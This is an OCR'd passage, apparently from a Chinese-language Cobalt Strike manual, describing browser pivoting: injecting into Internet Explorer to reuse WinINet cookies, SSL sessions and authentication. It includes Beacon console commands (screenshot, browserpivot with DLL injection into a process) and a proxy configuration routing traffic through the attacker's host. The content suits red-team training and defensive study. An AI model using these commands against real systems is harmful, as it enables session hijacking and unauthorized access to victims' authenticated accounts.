
如果用户关闭您正在使用的选项卡，则需要重新注入 browser pivoting 代理服务器。Browser Pivot tab 选项卡将在无法连接到浏览器中的 browser pivoting 代理服务器时发出警告。

怎样运行


Internet Explorer 将其所有通信委托给名为 WinINet 的库。任何程序都可以使用此库，为其使用者管理 cookie，SSL 会话和服务器身份验证。Cobalt Strike 的 browser pivoting 功能利用了 WinINet 透明地管理每个进程的身份验证和重新认证这一特定。通过将 Cobalt Strike 的 Browser Pivoting 技术注入用户的 Internet Explorer 进程中，可以免费获得这种透明的重新认证。


Internet Explorer 将其所有通信委托给一个名为 wininet 的库。这个库，任何程序都可以使用它，为其用户管理 cookie、ssl 会话和服务器身份验证。Cobalt Strike 的 browser pivoting 利用了这一个功能，即 Wininet 在每个进程的基础上透明地管理身份验证和重新验证。通过将 Cobalt Strike 的 Browser Pivoting 技术注入用户的 Internet Explorer 进程中，可以免费获得这种透明的重新认证。


Browser Pivoting



108.51.97.41 172.16.20.174 whatta.hogg COPPER 2172
108.51.97.41 172.16.48.80 raffi WIN-MJDTGN3QOGK 1312
108.51.97.41 192.168.2.66 bdade CLIMBER 2800
108.51.97.41 192.168.57.8 josh.sokol JOSHDEV 1744
Event Log X
Screenshots X
Beacon 192.168.2.66@2800 X
beacon> sleep 15 30
[*] Tasked beacon to sleep for 15s (30% jitter)
[+] host called home, sent: 16 bytes
[+] host called home, sent: 12 bytes
beacon> screenshot 2676 x64 300
[*] Tasked beacon to take screenshots in 2676/x64 for next 300 seconds
[+] host called home, sent: 198218 bytes
[*] received screenshot (67266 bytes)
[*] received screenshot (67266 bytes)
[*] received screenshot (67266 bytes)
[*] received screenshot (67266 bytes)
[*] received screenshot (67258 bytes)
[*] received screenshot (67258 bytes)
[*] received screenshot (67258 bytes)
[*] received screenshot (67258 bytes)
Interact
Access
Explore
Pivoting
Spawn
Session
Browser Pivot
Desktop (VNC)
File Browser
Net View
Port Scan
Process List
Screenshot



Browser Pivot
PID PPID Arch Name User
2676 2652 x64 explorer.exe PLAYLAND\bdade
1856 2676 x64 iexplore.exe PLAYLAND\bdade
3048 1856 x86 iexplore.exe PLAYLAND\bdade
Proxy Server Port: 1080
Launch
Help



beacon> browserpivot 3048 x86
[*] Injecting browser pivot DLL into 3048
[+] Browser Pivot HTTP proxy is at: 54.167.83.168:1080
[+] started port forward on 11371 to 127.0.0.1:11371
[*] received screenshot (67262 bytes)


Connection Settings
Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration:
HTTP Proxy: ads.losenolove.com Port: 1080
Use this proxy server for all protocols
SSL Proxy: ads.losenolove.com Port: 1080
FTP Proxy: ads.losenolove.com Port: 1080
SOCKS Host: ads.losenolove.com Port: 1080
SOCKS v4 SOCKS v5 Remote DNS
No Proxy for:
localhost, 127.0.0.1
Example: .mozilla.org, .net.nz, 192.168.1.0/24

